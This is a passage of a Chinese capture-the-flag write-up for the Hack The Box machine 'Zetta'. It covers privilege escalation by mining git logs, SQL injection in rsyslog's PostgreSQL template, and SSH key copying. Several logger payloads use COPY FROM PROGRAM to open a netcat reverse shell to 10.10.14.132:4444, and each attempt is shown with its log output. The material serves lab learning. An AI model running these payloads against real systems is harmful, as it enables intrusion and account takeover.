tta.htb> 1564220521 -0400       commit: Basic configuration complete.
f75d3efe133be6741913dda0deed96bc20fba5d4 f5fe2317c8030e549fe123c04ddb13b634cdf4ca root <root@ze
tta.htb> 1564223686 -0400       commit: Several changes.
roy@zetta:/etc/pure-ftpd/.git/logs$ git show 6698579fbbfcb65e7a474c11e48c704265217c77
commit 6698579fbbfcb65e7a474c11e48c704265217c77
Author: root <root@zetta.htb>
Date:   Sat Jul 27 03:11:41 2019 -0400

    Initial revision.

diff --git a/auth/65unix b/auth/65unix
new file mode 120000
index 0000000..b9192e4
--- /dev/null
+++ b/auth/65unix
@@ -0,0 +1 @@
+../conf/UnixAuthentication
\ No newline at end of file
diff --git a/auth/70pam b/auth/70pam
new file mode 120000
index 0000000..5ecda44
--- /dev/null
+++ b/auth/70pam
```



```
@@ -0,0 +1 @@
+../conf/PAMAuthentication
\ No newline at end of file
diff --git a/conf/AltLog b/conf/AltLog
new file mode 100644
index 0000000..a13ed72
--- /dev/null
!/bin/sh
$ id
uid=1000(roy) gid=1000(roy) groups=1000(roy),4(adm),24(cdrom),25(floppy),29(audio),30(dip),44(v
ideo),46(plugdev),109(netdev)
$
```


尝试使用滥用授权进行提权，未成功。以同样的方法在/etc/nginx/.git/logs测试也未提权成功。但在/etc/rsyslog.d/.git/logs/下发现的HEAD文件可以获得一些信息，如图：

```
roy@zetta:/etc/rsyslog.d/.git/logs$ cat HEAD
0000000000000000000000000000000000000000 c98d292ac2981c0192a59d7cdad9d2d4a25bd4c5 root <root@ze
tta.htb> 1564211482 -0400       commit (initial): Initial revision.
c98d292ac2981c0192a59d7cdad9d2d4a25bd4c5 e25cc20218f99abd68a2bf06ebfa81cd7367eb6a root <root@ze
tta.htb> 1564221103 -0400       commit: Adding/adapting template from manual.
roy@zetta:/etc/rsyslog.d/.git/logs$ git show c98d292ac2981c0192a59d7cdad9d2d4a25bd4c5
commit c98d292ac2981c0192a59d7cdad9d2d4a25bd4c5
Author: root <root@zetta.htb>
Date:   Sat Jul 27 03:11:22 2019 -0400

    Initial revision.

diff --git a/pgsql.conf b/pgsql.conf
new file mode 100644
index 0000000..f31836d
--- /dev/null
+++ b/pgsql.conf
@@ -0,0 +1,5 @@
+### Configuration file for rsyslog-pgsql
+### Changes are preserved
+
+module (load="ompgsql")
+*.* action(type="ompgsql" server="localhost" db="Syslog" uid="rsyslog" pwd="")
roy@zetta:/etc/rsyslog.d/.git/logs$
```



可以发现rsyslog使用数据库Syslog，uid和pwd等信息。 然后使用git diff HEAD c98d292ac2981c0192a59d7cdad9d2d4a25bd4c5和HEAD文件比较一下，如图：

发现一个日志插入语句的模板，日志输入优先级local7.info，用户名密码和数据库名称信息。


漏洞发现

尝试使用psql命令结合用户名和密码登录数据库未成功，查看postgresql版本，如图：


看来不存在CVE-2019-9193漏洞。然后再次查看/etc/passwd文件发现postgre用户在PostgreSQL administrator组，家目录在/var/lib/postgresql，查看家目录，如图：




存在.ssh目录，但没有读取权限。然后查看postgresql的日志，如图：



未发现有用的信息。然后尝试写入日志，检测是否存在SQL注入漏洞，如图：




日志文件未发生变化，然后尝试多写入一个单引号，如图：



发现postgresql-11-main.log文件大小发生变化，查看日志后可以发现插入数据表syslog_lines的SQL语句在“2020”附近报错，说明存在SQL注入漏洞，且日志文件过一段时间会自动清空。

漏洞利用

构造Payload：abcd',null)-- -测试是否可以闭合前边的单引号和括号，如图：



没有产生新的内容，说明成功闭合单引号和括号。然后尝试利用SQL注入执行命令反弹postgre用户的shell，在本机开启4444端口监听，使用logger -p local7.info "abcd',null);CREATE TABLE IF NOT EXISTS cmd(string text);COPY cmd FROM PROGRAM 'nc -e /bin/sh 10.10.14.132 4444'; -- -"（由于网络环境差，重新构建实验室连接包后导致客户端IP地址变为10.10.14.132），如图：

```
roy@zetta:/var/log/postgresql$ logger -p local7.info "abcd',null);CREATE TABLE IF NOT EXISTS cm
d(string text); COPY cmd FROM PROGRAM 'nc -e /bin/sh 10.10.14.132 4444'; -- -"
roy@zetta:/var/log/postgresql$ ls -la
total 24
drwxrwxr-t  2 root     postgres 4096 Mar  3 00:29 .
drwxr-xr-x 10 root     root     4096 Mar  3 00:29 ..
-rw-r-----  1 postgres adm       848 Mar  3 00:39 postgresql-11-main.log
-rw-r-----  1 postgres adm       390 Mar  3 00:29 postgresql-11-main.log.1
-rw-r-----  1 postgres adm       229 Aug 27  2019 postgresql-11-main.log.2.gz
-rw-r-----  1 postgres adm       228 Aug 14  2019 postgresql-11-main.log.3.gz
roy@zetta:/var/log/postgresql$ cat postgresql-11-main.log
2020-03-03 00:39:13.446 EST [905] postgres@syslog ERROR:  syntax error at or near "\" at charac
ter 146
2020-03-03 00:39:13.446 EST [905] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (message
, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text); COPY
cmd FROM PROGRAM \'nc -e /bin/sh 10.10.14.132 4444\'; -- -','2020-03-03 05:39:13')
2020-03-03 00:39:13.459 EST [925] postgres@syslog ERROR:  syntax error at or near "\" at charac
ter 146
2020-03-03 00:39:13.459 EST [925] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (message
, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text); COPY
cmd FROM PROGRAM \'nc -e /bin/sh 10.10.14.132 4444\'; -- -','2020-03-03 05:39:13')
2020-03-03 00:39:13.471 EST [926] postgres@syslog WARNING:  there is no transaction in progress
```


SQL语句没有执行成功，“nc”附近的单引号被转义导致报错。使用Postgresql数据库的特性——“$$”符号代替单引号，如图：

```
roy@zetta:/var/log/postgresql$ logger -p local7.info "abcd',null);CREATE TABLE IF NOT EXISTS cm
d(string text);COPY cmd FROM PROGRAM $$nc -e /bin/sh 10.10.14.132 4444$$; -- -"
roy@zetta:/var/log/postgresql$ ls -la
total 24
drwxrwxr-t  2 root     postgres 4096 Mar  3 00:29 .
drwxr-xr-x 10 root     root     4096 Mar  3 00:29 ..
-rw-r-----  1 postgres adm       859 Mar  3 00:59 postgresql-11-main.log
-rw-r-----  1 postgres adm       390 Mar  3 00:29 postgresql-11-main.log.1
-rw-r-----  1 postgres adm       229 Aug 27  2019 postgresql-11-main.log.2.gz
-rw-r-----  1 postgres adm       228 Aug 14  2019 postgresql-11-main.log.3.gz
roy@zetta:/var/log/postgresql$ cat postgresql-11-main.log
2020-03-03 00:59:30.993 EST [1036] postgres@syslog ERROR:  syntax error at or near "843" at cha
racter 145
2020-03-03 00:59:30.993 EST [1036] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (messag
e, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text);COPY
cmd FROM PROGRAM 843nc -e /bin/sh 10.10.14.132 4444843; -- -','2020-03-03 05:59:30')
2020-03-03 00:59:31.007 EST [1109] postgres@syslog ERROR:  syntax error at or near "843" at cha
racter 145
2020-03-03 00:59:31.007 EST [1109] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (messag
e, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text);COPY
cmd FROM PROGRAM 843nc -e /bin/sh 10.10.14.132 4444843; -- -','2020-03-03 05:59:30')
2020-03-03 00:59:31.019 EST [1110] postgres@syslog WARNING:  there is no transaction in progres
s
```


发现shell将"$"识别为变量了，然后加反斜杠转义，如图：

```
roy@zetta:/var/log/postgresql$ logger -p local7.info "abcd',null);CREATE TABLE IF NOT EXISTS cm
d(string text);COPY cmd FROM PROGRAM \$\$nc -e /bin/sh 10.10.14.132 4444\$\$; -- -"
roy@zetta:/var/log/postgresql$ ls -la
total 24
drwxrwxr-t  2 root     postgres 4096 Mar  3 00:29 .
drwxr-xr-x 10 root     root     4096 Mar  3 00:29 ..
-rw-r-----  1 postgres adm      1057 Mar  3 01:06 postgresql-11-main.log
-rw-r-----  1 postgres adm       390 Mar  3 00:29 postgresql-11-main.log.1
-rw-r-----  1 postgres adm       229 Aug 27  2019 postgresql-11-main.log.2.gz
-rw-r-----  1 postgres adm       228 Aug 14  2019 postgresql-11-main.log.3.gz
roy@zetta:/var/log/postgresql$ cat postgresql-11-main.log
sh: 1: nc: not found
2020-03-03 01:06:36.753 EST [1110] postgres@syslog ERROR:  program "nc -e /bin/sh 10.10.14.132
4444" failed
2020-03-03 01:06:36.753 EST [1110] postgres@syslog DETAIL:  command not found
2020-03-03 01:06:36.753 EST [1110] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (messag
e, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text);COPY
cmd FROM PROGRAM $$nc -e /bin/sh 10.10.14.132 4444$$; -- -','2020-03-03 06:06:36')
sh: 1: nc: not found
2020-03-03 01:06:36.776 EST [1180] postgres@syslog ERROR:  program "nc -e /bin/sh 10.10.14.132
4444" failed
2020-03-03 01:06:36.776 EST [1180] postgres@syslog DETAIL:  command not found
```


这次的报错不是SQL语句了，而是不存在nc命令。然后将nc上传到目标服务器/tmp目录下在继续执行，如图：

```
roy@zetta:/var/log/postgresql$ logger -p local7.info "abcd',null);CREATE TABLE IF NOT EXISTS cm
d(string text);COPY cmd FROM PROGRAM \$\$/tmp/nc 10.10.14.132 4444 -e /bin/bash\$\$; -- -"
roy@zetta:/var/log/postgresql$ ls -la
total 24
drwxrwxr-t  2 root     postgres 4096 Mar  3 00:29 .
drwxr-xr-x 10 root     root     4096 Mar  3 00:29 ..
-rw-r-----  1 postgres adm      1095 Mar  3 02:02 postgresql-11-main.log
-rw-r-----  1 postgres adm       390 Mar  3 00:29 postgresql-11-main.log.1
-rw-r-----  1 postgres adm       229 Aug 27  2019 postgresql-11-main.log.2.gz
-rw-r-----  1 postgres adm       228 Aug 14  2019 postgresql-11-main.log.3.gz
roy@zetta:/var/log/postgresql$ cat postgresql-11-main.log
sh: 1: /tmp/nc: not found
2020-03-03 02:02:37.098 EST [1764] postgres@syslog ERROR:  program "/tmp/nc 10.10.14.132 4444 -
e /bin/bash" failed
2020-03-03 02:02:37.098 EST [1764] postgres@syslog DETAIL:  command not found
2020-03-03 02:02:37.098 EST [1764] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (messag
e, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text);COPY
cmd FROM PROGRAM $$/tmp/nc 10.10.14.132 4444 -e /bin/bash$$; -- -','2020-03-03 07:02:37')
sh: 1: /tmp/nc: not found
2020-03-03 02:02:37.117 EST [1854] postgres@syslog ERROR:  program "/tmp/nc 10.10.14.132 4444 -
e /bin/bash" failed
2020-03-03 02:02:37.117 EST [1854] postgres@syslog DETAIL:  command not found
2020-03-03 02:02:37.117 EST [1854] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (messag
e, devicereportedtime) values (' abcd\',null);CREATE TABLE IF NOT EXISTS cmd(string text);COPY
cmd FROM PROGRAM $$/tmp/nc 10.10.14.132 4444 -e /bin/bash$$; -- -','2020-03-03 07:02:37')
2020-03-03 02:02:37.130 EST [1857] postgres@syslog WARNING:  there is no transaction in progres
s
```



还是显示命令未发现，但查看/tmp目录下确实是存在nc程序的，且有执行权限。尝试使用bash反弹shell也无法成功，看来此路可能也不通，然后尝试将/home/roy/.ssh/authorized_keys复制到/var/lib/postgresql/.ssh目录下，如图：

```
roy@zetta:/var/log/postgresql$ logger -p local7.info "abcd',null);CREATE TABLE IF NOT EXISTS cm
d(string text);COPY cmd FROM PROGRAM \$\$cp /home/roy/.ssh/authorized_keys /var/lib/postgresql/
.ssh/authorized_keys\$\$; -- -"
roy@zetta:/var/log/postgresql$ ls -la
total 20
drwxrwxr-t  2 root     postgres 4096 Mar  3 00:29 .
drwxr-xr-x 10 root     root     4096 Mar  3 00:29 ..
-rw-r-----  1 postgres adm         0 Mar  3 02:28 postgresql-11-main.log
-rw-r-----  1 postgres adm       390 Mar  3 00:29 postgresql-11-main.log.1
-rw-r-----  1 postgres adm       229 Aug 27  2019 postgresql-11-main.log.2.gz
-rw-r-----  1 postgres adm       228 Aug 14  2019 postgresql-11-main.log.3.gz
```

然后使用id_rsa连接远程主机，如图：

```
root@kali:~# ssh -i id_rsa postgres@10.10.10.156
Linux zetta 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
postgres@zetta:~$ id
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
postgres@zetta:~$
```

成功获得postgres的shell，然后查看之前没有权限的文件，如图：



发现是创建数据库的命令，且在最后一行有一串明文密码，尝试使用该密码登录，验证失败，然后仔细观察ALTER语句，猜测root用户的密码为sup3rs3cur3p4ass@root，然后使用该密码成功登录。

总结

对该靶机渗透的是有点困难的，主要是在信息收集和筛选上花费的时间较多。容易没思路的地方主要在：

1. IPv6和FXP相结合；
2. 对roy用户的暴力破解；
3. 对git命令不熟悉
4. rsyslog的SQL注入。

如果够细心的话第一点应该没有问题。一般我会先找漏洞，利用漏洞进入系统，而将暴力破解放到最后。对于第三点，那是真的没办法了，只能看WriteUp找思路了。如果第三点没问题，那rsyslog的SQL注入漏洞也就不难找到了，但需要花很长时间去查看各种文件，然后筛选有可能直接提升权限或切换用户的信息，进而提升为root权限。